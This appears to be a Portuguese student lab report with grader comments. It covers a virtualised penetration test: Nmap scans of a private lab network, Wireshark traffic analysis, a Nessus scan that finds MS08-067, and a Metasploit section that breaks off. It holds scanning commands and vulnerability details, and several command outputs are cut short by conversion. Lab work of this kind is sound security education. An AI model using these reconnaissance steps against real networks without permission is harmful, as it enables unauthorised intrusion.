

75%

- Execução do NMAP bem documentada, embora com algumas imprecisões na vertente da análise do tráfego, que evidencia também algumas limitações (80%)
- Execução do NESSUS bem documentada; deviam ter recorrido também à análise do tráfego, sobretudo no que respeita ao volume e "ruído" (75%)
- NESSUS para identificar vulnerabilidade específica está um pouco limitada, na procura de informação sobre a vulnerabilidade (cve e links externos); o tráfego gerado devia ter sido analisado (70%)
- Metasploit; Correto e muito bem documentado, embora alguns detalhes sobre o payload e do método de ataque pudessem ser identificados (90%)
- Uso do Wireshark podia ter sido mais explorado. Na primeira parte está bastante melhor (75%); na análise da operação do Metasploit com o Meterpreter não é usado (50%)
- Qualidade global é muito boa, apesar de algumas imprecisões. Foi valorizada a experiência final com o Armitage (90%)

1 Introdução

No âmbito da Unidade Curricular de Segurança em Redes foi-nos proposto a realização de **testes de penetração** em sistemas operativos diferentes utilizando máquinas virtuais para **emulação dos mesmos**.

Na resolução do presente trabalho foi preciso configurar e interligar três máquinas virtuais distintas: **KaliLinux**, **Ubuntu** e **Windows XP**. Para a interligação **entre as redes virtuais** foi necessária uma rede virtual privada que será descrita numa secção posterior do relatório.

Para resolver com sucesso as diversas etapas do trabalho proposto, foram realizados os diversos passos do guião proposto pelo docente onde recorremos a ferramentas como Nmap, Nessus e Metasploit. As ferramentas utilizadas tinham objetivos bem definidos, tais como:

- **Nmap** é utilizado **para avaliar a segurança dos computadores**, e para descobrir serviços ou servidores numa rede de computadores;
- **Nessus** é um programa de verificação de **falhas/vulnerabilidades de segurança** de um sistema;
- **Metasploit** **divulga informações relacionadas a vulnerabilidades**.

Ao longo das várias secções do relatório serão descritos os diversos passos, decisões e resultados obtidos ao longo da realização do presente trabalho.

Embora não fosse pedido, estas imprecisões revelam um limitado entendimento sobre o processo de PT e das ferramentas associadas.

2 Resposta ao problema proposto

Neste trabalho prático optamos por usar a *VMWare* para correr as máquinas virtuais. Para as máquinas estarem ligadas à mesma rede virtual privada, tivemos de mudar a configuração de cada máquina para que usasse *VMnet1*. Sendo assim, todas as máquinas vão partilhar o mesmo endereço de rede.

Figura 1: Configuração Virtual Net

Apercebemos-nos que o *Windows XP* não estava a seguir a mesma lógica de atribuição de endereços que as restantes máquinas. Isto acontece por este atribuir os endereços de forma estática. Para resolver este problema, alteramos as configurações do *IPv4* para os endereços serem obtidos automaticamente, como se pode verificar na figura seguinte.



Figura 2: Configuração de IP dinâmico no *Windows XP*

2.1 Conexão entre máquinas

Procedemos então ao teste de conectividade entre máquinas. Começamos por verificar os endereços usados em cada máquina, como se pode verificar nas seguintes figuras:

```
C:\Documents and Settings\user>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . : localdomain
    IP Address . . . . . : 192.168.62.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

```

Figura 5: Endereço IP no Kali

Apontamos os endereços IP de cada máquina:¹

- **Windows XP:** 192.168.62.130/24
- **Ubuntu 8.1:** 192.168.62.128/24
- **Kali Linux:** 192.168.62.129/24

¹Obs.: Mais tarde , porque as máquinas foram desligadas, os endereços alteraram-se

Usamos o comando **ping** para testar a conexão entre as máquinas.

```
└─(kali㉿kali)-[~]
└$ ping 192.168.62.128
PING 192.168.62.128 (192.168.62.128) 56(84) bytes of data.

    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Figura 8: Pingo do Windows XP para o Ubuntu

Como estes testes de conexão correram bem, não existindo perda de pacotes em nenhuma das ligações, pode-se afirmar que as ligações estão bem configuradas.

2.2 Captura com o Wireshark

Recorremos ao Kali para monitorizar a interface de rede *eth0* através do Wireshark.

2.3 NMAP

Com o intuito de avaliar a segurança dos computadores e para descobrir serviços ou servidores na rede definida nas secções anteriores, vamos executar uma série de comandos *nmap* indicados no guião do presente trabalho. Utilizaremos também o *Wireshark* que se encontra a correr e que nos permite obter ainda mais informação acerca do que cada comando faz.

2.3.1 nmap -sS 192.168.62.1/24

O primeiro comando a executar é *nmap -sS 192.168.62.1/24*. Este comando recebe como argumento *-sS* para que possa realizar **um scan mais rápido** das portas que se encontram abertas nos diversos *hosts* existentes na rede. Para a realização do *scan* mencionado o comando recorre a pedidos TCP SYN para os serviços presentes nas diversas portas de comunicação dos diversos *hosts*.

Na figura seguinte podemos verificar o resultado obtido com a execução do comando *nmap -sS 192.168.62.1/24*.

```
L$ sudo nmap -sS 192.168.62.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 13:08 EST

Nmap scan report for 192.168.62.129
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.62.129 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.12 seconds
```

Ao visualizar a captura efetuada no *Wireshark* ao correr o comando acima mencionado podemos verificar o que já referimos acima, ou seja, o *nmap* envia pedidos SYN e no caso de alguns pedidos chegarem a portas que se encontram abertas, os *hosts* irão "responder" com um SYN ACK. Perante a chegada de resposta o *nmap* responde com um RST e termina a ligação. Todo este processo tem apenas como

finalidade provar que uma dada porta se encontra aberta.

No caso de a porta de comunicação estar fechada a resposta dada pelo *host* ao pedido SYN do *nmap* é um RST o qual termina a ligação e dá a indicação que aquela porta se encontra fechada.

Na figura 9, onde vemos um excerto da captura de tráfego na rede efetuada com o *Wireshark*, podemos visualizar as respostas SYN ACK enviadas pelos *hosts*. Foi utilizado o filtro ***tcp.flags.syn==1 and tcp.flag.ack==1*** para podermos visualizar apenas as portas abertas. A máquina onde está a ser executado o programa tem endereço IP 192.168.62.129 (Kali Linux) e as máquinas com endereço IP 192.168.62.128 (Ubuntu) e 192.168.62.130 (Windows XP) possuem portas abertas como é possível verificar.



Figura 9: Filtragem para a visualização de portas abertas

2.3.2 nmap -n -sV 192.168.62.1/24

O comando *nmap -n -sV 192.168.62.1/24* tem como argumentos:

- **-n** para que a opção de *reverse* do DNS fique inativa;
- **-sV** para termos acesso à versão dos serviços disponíveis em cada porta de comunicação.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -n -sV 192.168.62.1/24*.

```

└$ sudo nmap -n -sv 192.168.62.1/24

```

Relativamente à captura de tráfego efetuada pelo *Wireshark* no momento da execução do comando citado acima, **não existem alterações significativas relativamente ao comando anterior**, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.3 nmap -A -T4 192.168.62.1/24

O comando *nmap -A -T4 192.168.62.1/24* tem como argumentos:

- **-A** para recolher informações relativamente aos SO (sistemas operativos) e serviços de cada *host*;
- **-T4** para que o comando seja executado mais rapidamente, já que o mesmo demora bastante tempo.

Nas figuras seguintes podemos visualizar o resultado obtido com a execução do comando *nmap -A -T4 192.168.62.1/24*.

```

(kali㉿kali)-[~]
$ sudo nmap -A -T4 192.168.62.1/24

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark*, não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.5 nmap -v -O 192.168.62.1/24

O comando *nmap -v -O 192.168.62.1/24* tem como argumentos:

- **-v** para ser possível contemplar os processos internos da execução do presente comando;
- **-O** permite obter informações relativamente aos SO (sistemas operativos) dos vários *hosts* como já havia sido feito no comando anterior.

A única diferença entre o comando *nmap -O 192.168.62.1/24* e *nmap -v -O 192.168.62.1/24* é que este último mostra internamente, no início do *scan*, uma procura por todos os endereços dentro da rede de *hosts* que estejam ativos.

todos os comandos fazem isso! Ao analisar as figuras seguintes verificamos que tudo se inicia com um pedido ARP que se segue por *Parallel DNS resolution* para se realizar o *scan* interno aos *hosts* da rede.

Sempre que surja um endereço que não está associado a nenhum host da rede é gerada a mensagem **host down**.

O argumento **-O**, já utilizado no comando anterior, com a junção do *Parallel DNS resolution* e *SYN Stealth Scan* revela as informações acerca dos SO (sistemas operativos) de cada *host* e as portas de comunicação abertas.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -v -O 192.168.62.1/24*.

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark*, não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.6 nmap -sT -sV 192.168.62.1/24

O comando *nmap -sT -sV 192.168.62.1/24* tem como argumentos:

- **-sT** permite descobrir os *hosts* e informações acerca dos mesmos utilizando o *TCP Connect Scan*. Este método de scan parte do host que executa o nmap onde é enviado um pedido SYN para todos os *hosts*. Os hosts que recebem este pedido e possuem portas de comunicação abertas respondem com um SYN ACK que recebe como resposta por parte do nmap um ACK finalizando o *handshake TCP*. Apesar de os hosts continuarem a enviar dados para o nmap, este termina a conexão com um pedido RST.
- **-sV** permite verificar a existência de serviços remotos e quais as suas versões.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -sT -sV 192.168.62.1/24*.

```

2.3.7 nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml -stylesheet <http://nmap.org/svn/docs/nmap.xls> 192.168.62.1-254

O comando *nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml -stylesheet http://nmap.org/svn/docs/nmap.xls* 192.168.62.1-254 tem como argumentos:

- **-O** permite obter informações relativamente aos SO (sistemas operativos) dos vários *hosts* como já havia sido feito em comandos anteriores;
- **-sV** permite verificar a existência de serviços remotos e quais as suas versões;
- **-sC** permite ter acesso a informações adicionais relativamente a cada *host*. Podemos visualizar essas informações através de *Host script results* fornecidos ao correr o comando. Ao analisarmos a figura que se segue podemos ver alguns dados que o script fornece, tais como:

- NetBIOS name;
- NetBIOS user;
- NetBIOS MAC;
- NetBIOS Computer name;
- Workgroup;
- System time;

- etc;

- **-oX** permite imprimir o resultado do comando para um ficheiro XML denominado *nmap_grupo_02.xml*;
- **-stylesheet** imprime o resultado para um ficheiro .xls.

Na figura seguinte podemos visualizar os resultados obtidos com a execução do comando *nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml -stylesheet https://nmap.org/*
http://nmap.org/svn/docs/nmap.xls 192.168.62.1-254.

Convém referir que o facto de o resultado do comando ser impresso para um ficheiro *xml* torna-o muito mais fácil de ler e analisar.

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark*, não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.8 Conclusões após a execução dos comandos *nmap*

Achamos que é essencial para o nosso crescimento profissional e pessoal a aprendizagem de vários comandos que temos disponíveis com diversos argumentos possíveis. A compreensão detalhada da função de cada argumento dentro de um dado comando é uma parte essencial para que se possa atingir um objetivo específico, que neste trabalho é descobrir vulnerabilidades nos *hosts* mapeados.

O grupo considera que ao longo da execução dos diversos comandos com os vários argumentos utilizados, o argumento *-O* foi o que se destacou, pois fornece informações acerca das portas mapeadas e acerca dos SO (sistemas operativos) das máquinas associadas a essas mesmas portas, e, para além disso, o comando que usa apenas o argumento *-O* é um dos mais rápidos a produzir *output*.

Consideramos que no contexto deste trabalho prático estas serão informações muito importantes a serem consideradas.

Descrição bem realizada. As observações retiradas do tráfego evidenciam algumas imprecisões.

2.4 Preparação do Nessus

Para a intalação do Nessus precisamos de uma ligação à internet. Até agora o nosso ambiente funcionava com a *VMnet1* (que é host-only). Para haver comunicação com a internet alteraremos para *VMnet8* (que funciona em NAT). Ao fazer esta alteração os endereços mudaram. Tivemos de fazer, mais uma vez, os testes de conexão exemplificados no ponto 2.1. Atualização dos endereços IP:²

- **Windows XP:** 192.168.134.129/24
- **Ubuntu 8.1:** 192.168.134.130/24

²Obs.: Os endereços podem variar pois por vezes as máquinas reiniciam.

- **Kali Linux:** 192.168.134.128/24

Ponto A

Ao aceder ao site conseguimos fazer o registo e recebemos por email a ativação do *Nessus*. Aproveitamos também para transferir a ultima atualização do programa para o *Kali*.

Ponto B

Para a instalação do pacote que foi transferido recorremos ao comando *dpkg -i* como se pode ver na figura abaixo.

```
(kali㉿kali)-[~/Desktop]
$ sudo dpkg -i Nessus-8.13.1-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 261779 files and directories currently installed.)
Preparing to unpack Nessus-8.13.1-debian6_amd64.deb ...
Unpacking nessus (8.13.1) ...
Setting up nessus (8.13.1) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessus.service
- Then go to https://kali:8834/ to configure your scanner
```

Figura 10: Instalação do pacote

Ponto C

Para executar o serviço do *Nessus* recorremos (em vez do comando que se encontra no enunciado) ao comando que a instalação nos recomenda. Fizemos isto porque percebemos que esta é uma versão mais atualizada do *software*.

```
(kali㉿kali)-[~/Desktop]
$ /bin/systemctl start nessusd.service
```

Figura 11: Iniciar o serviço

Ponto D

Ao introduzir o endereço <https://kali:8834> (mais uma vez diferente do enunciado) conseguimos aceder à pagina de instalação.



Figura 12: Página de instalação

Ponto E

Introduzimos as nossas credencias.



Figura 13: Credenciais

Ponto F

Por fim, introduzimos o código de ativação e criamos uma conta. Depois disto, e como se pode ver na figura 16, esperamos alguns minutos para a instalação terminar.



Figura 14: Instalação do pacote



Figura 15: Instalação do pacote



Figura 16: Instalação do pacote

2.5 Teste do Nessus

Acedemos, mais uma vez, ao endereço <https://kali:8834>, introduzimos as credenciais antes criadas. Comprovamos que está tudo a funcionar.



Figura 17: Iniciar sessão na conta criada



Figura 18: Página inicial do Nessus

2.6 Scan com o Nessus

Para começar criamos um novo *scan* para testar com o *Host Discovery* sem alterar nenhuma das configurações predefinidas, apenas dando um nome, descrição e os *targets* como se pode ver nas seguintes imagens. O *nessus* demorou apenas alguns segundos para obter estas informações.



Figura 19: Criação do Scan

Figura 20: Correr o scan criado

Figura 21: Scan terminado

Após o scan terminar conseguimos verificar todas as portas que o *Windows XP* (192.168.134.129) e o *Ubuntu 8.1*.



Figura 22: Resultado do scan

<input type="checkbox"/>	192.168.134.131	111, 139, 445, 2049, 40816, 46538, 47270, 58144, 60706, 60906
<input type="checkbox"/>	192.168.134.129	135, 139, 445

Figura 23: Portas abertas encontradas

Este *scan* não nos diz muito sobre as vulnerabilidades presentes em cada sistema. Ou seja, dá-nos apenas o que o nmap já consegue, de uma maneira simples de ler. Para encontrar as vulnerabilidades presentes, decidimos fazer um *scan* avançado. Desta vez, serão testadas todas as portas e pesquisadas as vulnerabilidades presentes deixando todas as definições por defeito e todos os pulsins ativos.



Figura 24: Criar scan Avançado

STATUS	PLUGIN FAMILY	TOTAL	STATUS	PLUGIN NAME	PLUGIN ID
No plugin family selected.					
ENABLED	AIX Local Security Checks	11387			
ENABLED	Amazon Linux Local Security Checks	1866			
ENABLED	Backdoors	121			
ENABLED	Brute force attacks	26			
ENABLED	CentOS Local Security Checks	3202			
ENABLED	CGI abuses	4429			
ENABLED	CGI abuses : XSS	688			
ENABLED	CISCO	1724			
ENABLED	Databases	720			

Figura 25: Plugins no scan Avançado

Com este *scan* já conseguimos ver quantas e quais vulnerabilidades encontradas.



Figura 26: Vulnerabilidades encontradas pelo Scan avançado

Com alguma pesquisa nas vulnerabilidades, encontra-se facilmente a **MS08-067**.

Figura 27: Vulnerabilidade



Figura 28: MS08-067

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handlin... >

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Figura 29: Descrição da MS08-067

Estes resultados conseguiram mostrar onde o *Nessus* se encontra face ao *nmap*. Chega até a ser um pouco "injusto" compará-los, já que enquanto o *nmap* serve para fazer uma auditoria e encontrar portas abertas na rede, o *Nessus* faz isso e ainda recorre a base de dados e plug-ins que ajudam a descobrir vulnerabilidades na mesma.

Não usaram informação do Wireshark. Se o fizessem, teriam verificado o nível de ruído que o *Nessus* provoca...
Na verdade, o NMAP e o *Nessus* complementam-se. O NAMP é melhor a descobrir hosts e o NESSUS é melhor a descobrir vulnerabilidades NESSES hosts (em vez de em toda a rede).

2.7 Metasploit

Para iniciar a ferramenta *Metasploit* seguimos os passos que foram indicados. Ao fazê-lo, obtivemos o *output* apresentado na seguinte imagem.

Figura 30: Iniciar o *Metasploit*

Ponto A

Ao executar o comando `help` é nos apresentado todas os comandos que podemos usar n ferramenta. Podemos também fazer `help <comando>` para obter ajuda para um comando específico. Como exemplo temos o `help route` na figura seguinte.

```
msf6 > help route
Route traffic destined to a given subnet through a supplied session.

Usage:
